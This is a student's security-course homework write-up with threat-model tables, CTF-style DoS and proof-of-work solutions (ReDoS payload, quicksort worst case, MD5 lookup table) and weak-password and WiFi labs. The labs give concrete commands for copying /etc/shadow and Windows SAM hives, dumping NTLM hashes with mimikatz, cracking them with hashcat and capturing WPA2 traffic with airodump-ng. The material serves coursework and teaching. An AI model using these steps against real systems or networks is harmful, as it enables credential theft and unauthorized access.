NASA HW5

b09902004 郭懷元

Security

1. Threat Modeling

> Refs:
>
> None

1

Assumption

- The ship works as supposed.
- Any lost of cargo isn't acceptable.
- Not considering natural disasters such as typhoons and tsunami.

Threat Model	Countermeasure
Pirates attack the ship	Ask for navy's protection
Auto-pilot system gets attacked	Always keep the pilot aware of the ship's state

2

Assumption

- No violence is involved.

Threat Model	Countermeasure
Customer sneaks out the restaurant	Ask customers to pay first
Customer tries bring people in that didn't pay	Give customer who have paid a wrist band for identification. Only people with it can get tableware.

3

Assumption

- A team competition.
- Discussion between different teams and using internet resources are illegal.
- PCs in R204 work normally.

Threat Model	Countermeasure
Participants bring cellphones and laptops to communicate	Ban use of electronic devices other than R204's PC
Participants discuss when going to restroom	Allow only one team to leave R204 at a time.

4

Assumption

- Power system is normal.

Threat Model	Countermeasure
Intruders break doors to get in	Set alarms to go off when destruction is detected
Intruders go in with people with access cards	Have security guards to make sure people going one by one

5

Assumption

- No physical violence.

Threat Model	Countermeasure
Malicious people try to dump out password hash and crack it	Use a second factor hardware key to authenticate
Malicious people use hardware key and password given to allowed people.	Use biometrics authentication

2. Proof of Work & DoS

1.

> Refs:
>
> https://en.wikipedia.org/wiki/Denial-of-service_attack

A DoS attack aims to keep other users from using the victim's service by exhausting the victim server's computation resources or bandwidth.

A DDoS attack is a type of DoS attack. The attacker uses multiple IPs and machines to attack the victim's servers.

DDoS attack is a subset of DoS attack.

2.

> Refs:
>
> https://en.wikipedia.org/wiki/Proof_of_work
> https://en.wikipedia.org/wiki/Proof_of_space

A PoW challenge requires the user to spend a considerable amount of computation resources to prove that they really want to use the service. The challenge is usually hard to solve but easy to verify, therefore hash functions are commonly used in PoW.

Proof of space is similar to proof of work, but a user need to have storage space instead of computation resources. Some new cryptocurrencies uses proof of space instead of proof of work.


3.

> Refs:
>
> b09902011 陳可邦

Flag: `HW5{c4ts_ar3_a_1ot_cut3r_th4n_柴魚}`

Be reading `server.py`, we know that the flag will be shown if `qsort()` runs slow enough, and the implementation chooses pivot from the middle of the array. Therefore we can construct an input that forces `qsort()` run in quadratic time. The "evil" input looks something like this: `... 7 5 3 1 2 4 6 ...`.

Code based on `example.py` to obtain the flag is in `p2-3.py`.



4.

> Refs:
>
> b09902011 陳可邦
> https://medium.com/swlh/exploiting-redos-d610e8ba531
> https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS

Flag: `HW5{柴魚柴油乾柴烈火火柴砍柴柴米油鹽醬醋茶留得青山在不怕沒柴燒}`

Mail content: `Dear Sophia, 柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚. Best wishes, 1234567890123456789012345678 90@.`

In `server.py`, we can find this regex expression. The exploitable part is `([a-zA-Z0-9]+ ?)+\.$`, because a `+` is inside another `+`'s target pattern.

When the regex engine first tries to match that pattern, `+` will try to match as many characters as possible.

```
(1234567890123456789012345678 90)@.
```

And mathcing will fail because of the `@`. Then the `+` inside will backtrack.

```
(12345678901234567890123456789)(0)@.
(1234567890123456789012345678)(90)@.
(1234567890123456789012345678)(9)(0)@.
So on and so on...
```

Time complexity becomes exponential and DoS attacks become possible.

```
Security : zsh — Konsole

(base)
# frank @ Frank-Desktop-Linux in ~/Github_Repos/NASA-2021/HW5/Security on git:main x [1:39:39]
$ python example.py
 25%|                                                                    | 4204969/16777216 [00:03<00:11, 1104112.89it/s]
-----------------------------------------------
|   Welcome to my service! I am Sophia. Working |
| is my favorite things to do. You should work  |
| hard to catch up with me. I mean, work very,  |
| very hard.                                    |
|   Hurry up! I don't have any time to waste on |
| you!                                          |
|                                               |
|  1) the funniest and quickest sorting service |
|  2) send your love letter to me               |
|  3) doing work is my favorite pasttime <3     |
-----------------------------------------------
your choice: 2
What do you want to tell Sophia?
format: "Dear Sophia, `blahblahblah`. Best wishes, `yourname`."
: Dear Sophia, 柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚. Best wishes, 1234567890123456789012345678 90@.

Good for you! The flag is HW5{柴魚柴油乾柴烈火火柴砍柴柴米油鹽醬醋茶留得青山在不怕沒柴燒}
Traceback (most recent call last):
  File "example.py", line 64, in <module>
    interactive(s)
  File "example.py", line 22, in interactive
    print(recvAll(s).decode(), end='')
  File "example.py", line 43, in recvAll
    return s.recv(100000)
ConnectionResetError: [Errno 104] Connection reset by peer
(base)
# frank @ Frank-Desktop-Linux in ~/Github_Repos/NASA-2021/HW5/Security on git:main x [1:42:16] C:1
$
```

5.

> Refs:
>
> b09902011 陳可邦

Flag: `HW5{y0u_shou1d_w0rk_unt1l_4.am_wi7h_m3_ev3ry_d4y!}`

Certificate:
`2757602341||220.82929244357436||c504c8bf51ee18d7c1e8f7bf80afa7f5f2814843290bcf749e8fc8e9f75cfe36`

Because `proof_of_work()` the random number fed to hash only ranges from `0` to `2^24-1`, we can generate a table to use hashed values to lookup prehashed values.

Code to generate lookup table is in `gen_rainbow.py`. Code based on `example.py` to obtain the flag is in `p2-5.py`. Run `python gen_rainbow.py` first to generate the data needed.

```
Security : zsh — Konsole
# frank @ Frank-Desktop-Linux in ~/Github_Repos/NASA-2021/HW5/Security on git:main x [0:59:51]
$ python p2-5.py
 24%|[redacted]                                                    | 3975889/16777216 [00:03<00:11, 1069740.01it/s]
-----------------------------------------------
|   Welcome to my service! I am Sophia. Working |
| is my favorite things to do. You should work  |
| hard to catch up with me. I mean, work very,  |
| very hard.                                    |
|   Hurry up! I don't have any time to waste on |
| you!                                          |
|                                               |
|  1) the funniest and quickest sorting service |
|  2) send your love letter to me               |
|  3) doing work is my favorite pasttime <3     |
-----------------------------------------------
your choice:
** loading data... **
** data loaded **
give me `i` such that md5(i)[0:8] == "0367c823" : 16612679
give me `i` such that md5(i)[0:8] == "51da10de" : 7562550
give me `i` such that md5(i)[0:8] == "2f82a446" : 5727696
give me `i` such that md5(i)[0:8] == "fcf8ec0a" : 9501300
give me `i` such that md5(i)[0:8] == "efa8302d" : 11151594
give me `i` such that md5(i)[0:8] == "017e5b5b" : 3952618
give me `i` such that md5(i)[0:8] == "8a1f4ca2" : 8717955
give me `i` such that md5(i)[0:8] == "c601cb21" : 10729663
give me `i` such that md5(i)[0:8] == "d04bac5b" : 10257175
give me `i` such that md5(i)[0:8] == "55569893" : 3124018
** press enter and wait for flag **

Wow! You can finish 220.82929244357436 POWs per second!
Here is the certificate: 2757602341||220.82929244357436||c504c8bf51ee18d7c1e8f7bf80afa7f5f2814843290bcf749e8fc8e9f75cfe3
6
Good for you! The flag is HW5{y0u_shou1d_w0rk_unt1l_4.am_wi7h_m3_ev3ry_d4y!}
```

---

3. SA 知識問答

1.

> Refs:
>
> https://ithelp.ithome.com.tw/articles/10248302
> https://www.kshuang.xyz/doku.php/operating_system:nix_suid_sgid_in_unix

If `SUID` is set on a binary file, when a user executes the file, that user will have the same permission as the binary's owner during the process. `SGID` is like the "group" version of `SUID`, giving user the group of the binary when executing. `SGID` can also be set on a directory. In that case, a user would have the same group as the directory when he's in that directory.

These two file permissions might accidently give normal users root permission to do anything. If the binary isn't well-coded, it could allow malicious users inject arbitrary code and execute them as root user.

2.

> Refs:
>
> https://unix.stackexchange.com/questions/127432/logging-ssh-access-attempts
> https://www.eurovps.com/blog/important-linux-log-files-you-must-be-monitoring/
> http://linux.vbird.org/linux_basic/0570syslog/0570syslog.php

For Ubuntu/Debian based distro, it's in `/var/log/auth.log`.

For RHEL/Cent OS, it's in `/var/log/secure`.

`/var/log/auth.log` logs information related to authentication, such as telnet, ftp, ssh, pop3, sudo.

`/var/log/secure` logs similar information to `/var/log/auth.log`.

A more inter-distro solution is to use `journalctl` to view the log.

3.

> Refs:
>
> https://unix.stackexchange.com/questions/70684/where-are-sudo-incidents-logged
> https://askubuntu.com/questions/641049/who-are-incidents-really-reported-to-and-how-can-a-sudo-user-access-the-reports
> https://stackoverflow.com/questions/13546933/where-are-sudo-incidents-reported

~~Santa Claus~~

In most distros, if root user's mail is configured, an email to be sent to notify. The incident would also be logged in a log file.

For Ubuntu/Debian based distro, it's in `/var/log/auth.log`.

For RHEL/Cent OS, it's in `/var/log/secure`.

Same as last problem, `journalctl` is a more general solution.

4.

> Refs:
>
> https://unix.stackexchange.com/questions/314725/what-is-the-difference-between-user-and-service-account
> https://unix.stackexchange.com/questions/115177/how-come-each-program-or-service-has-an-account-of-its-own-in-etc-passwd/115184
> https://unix.stackexchange.com/questions/197124/why-are-there-many-accounts-im-the-only-user/197155

Creating accounts for services allows better isolation of resources between different services, and also prevents giving unnecessary permissions.

When all services run under `root`, if one of the services has some severe security bug, attackers might be able to exploit that and start a full system attack.

5.

> Refs:
>
> https://medium.com/@vicxu/%E6%B7%BA%E8%AB%87-authentication-%E4%B8%AD%E9%9B%86-token-based-authentication-90139fbcb897

Token-based

Pros	Cons
Difficult to brute-force	Adding new devices isn't trivial if using all token-based auth
No worrying about things like smudge attack	Token leak is much more severe than password hash leak

Password

Pros	Cons
Easy to use across devices	Brute-force or dictionary attack could happen
Low effort to deploy	Actual security might be reduced due to human's laziness

4. 弱密碼

1.

> Refs:
>
> b09902011 陳可邦
> https://cccharles.pixnet.net/blog/post/326116524
> https://samsclass.info/123/proj10/p12-hashcat.htm

Flag: `HW5{R3al1y_Da_Y1_:P}`

Getting the hash


1. Plug in the flash drive and connect it to the VM.
2. Select `Advanced Options` and `Ubuntu, with <kernel info> (recovery)`.
3. In recovery menu, choose `root` to drop to shell.
4. `lsblk` to find flash drive's device name, `mount /dev/<device name> /mnt`.
5. `cp /etc/shadow /mnt`, turn off vm.
6. Remove every line except the line with hank, and keep only the hash. Save it as `ubuntu-hash`.


Cracking the password

```
wget
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/xato-net-10-million-passwords-1000000.txt
./hashcat-6.1.0/hashcat.bin -m 1800 -a 0 ubuntu-hash xato-net-10-million-passwords-1000000.txt
```

- `-m 1800` : Cracking linux's hash for passwords.
- `-a 0` : Dictionary mode.
- `ubuntu-hash` : File containing hash.
- `xato-net-10-million-passwords-1000000.txt` : Dictionary file.

The password is `1qaz2wsx3edc4rfv`. The flag in the desktop image of the vm.





2.

> Refs:
>
> b09902011 陳可邦
> https://security.stackexchange.com/questions/157922/how-are-windows-10-hashes-stored-if-the-account-is-setup-using-a-microsoft-accou
> https://miloserdov.org/?p=4129
> https://hashcat.net/wiki/doku.php?id=hashcat
> https://windowsreport.com/how-to-enter-recovery-mode-in-windows-10/

Flag: `HW5{Micro$0ft也大意啦}`

Getting dump file

1. Plug in a flash drive with windows installation tools. Plug in another for copying files out.
2. Boot with the windows flash drive, enter recovery mode and open command line.
3. `XCOPY /E /I /D /C C:\Windows\System32\config\SAM E:`, `XCOPY /E /I /D /C C:\Windows\System32\config\SYSTEM E:`, turn off VM.

Getting hash from dump file

1. Download `mimikatz` from the github repo.
2. In powershell, run `mimikatz.exe`

3. `lsadump::sam /system:<system file copied from vm> /sam:<sam file copied from vm>`
4. In the output text, the hash looks like this:

```
RID  : 000003e8 (1000)
User : howhow
  Hash NTLM: 674ba145222376d43d4f0a9e3f6f315f
```

Cracking the hash


Since we are brute forcing, GPU would help a lot. I start with 8-character passwords then increase the length.

```
./hashcat-6.1.0/hashcat.bin -I # check available devices
./hashcat-6.1.0/hashcat.bin -m 1000 -a 3 -d 3 windows-hash -1 ?l?d a?1?1?1?1?1?1?1
./hashcat-6.1.0/hashcat.bin -m 1000 -a 3 -d 3 windows-hash -1 ?l?d a?1?1?1?1?1?1?1?
1
```

- `-m 1000` : Cracking NTLM hash.
- `-a 3` : Brute force mode.
- `-d 3` : Specifying GPU to use.
- `windows-hash` : File containing hash.
- `-1 ?l?d` : A customize character set that includes lowercase letters and digits.
- `a?1?1?1?1?1?1?1?1` : A mask for brute forcing. An `a` followed by 8 characters from set `1`.

The password is `apple8787`. The flag is the filenames of files on desktop.

```
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password- and salt-length (typically down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

674ba145222376d43d4f0a9e3f6f315f:apple8787

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: 674ba145222376d43d4f0a9e3f6f315f
Time.Started.....: Sat May  1 12:58:59 2021 (9 secs)
Time.Estimated...: Sat May  1 12:59:08 2021 (0 secs)
Guess.Mask.......: a?1?1?1?1?1?1?1 [9]
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#3.........: 19063.5 MH/s (4.86ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 156225241088/2821109907456 (5.54%)
Rejected.........: 0/156225241088 (0.00%)
Restore.Point....: 120324096/2176782336 (5.53%)
Restore.Sub.#3...: Salt:0 Amplifier:128-256 Iteration:0-128
Candidates.#3....: afoehxlqm -> aspg1ifes
Hardware.Mon.#3..: Temp: 76c Fan: 46% Util: 94% Core:1785MHz Mem:6800MHz Bus:16

Started: Sat May  1 12:58:25 2021
Stopped: Sat May  1 12:59:10 2021
```



3.

> Refs:
>
> None

1. Use hardware key authentication. For example, the "Security Key" option in Windows 10 login option.
2. Use multi-factor authentication.

5. WiFi Hacking


> Refs:

> b09902011 陳可邦
> b09902100 林弘毅
> https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wpa2-psk-passwords-using-aircrack-ng-0148366/
> https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2
> https://wiki.wireshark.org/HowToDecrypt802.11
> https://hackernoon.com/forcing-a-device-to-disconnect-from-wifi-using-a-deauthentication-attack-f664b9940142

1.

WiFi password: `0918273645`

```
ifconfig # Find wifi interface, mine is wlo1
sudo airmon-ng start wlo1
ifconfig # wlo1 will be replaced with a new interface, mine is wlo1mon
sudo airodump-ng
```



An entry with ESSID `Palace of Joe Tsai` is the AP. It has MAC address `94:BF:C4:32:CC:88` on channel `4`.

```
sudo airodump-ng wlo1mon --bssid 94:BF:C4:32:CC:88 -c 4 --write hack_wifi
```


This will capture traffics associated with `Palace of Joe Tsai` and dump them to some files named `hack_wifi`.

Generated files are:

```
hack_wifi.cap
hack_wifi.csv
hack_wifi.kismet.csv
hack_wifi.kismet.netxml
hack_wifi.log.csv
```

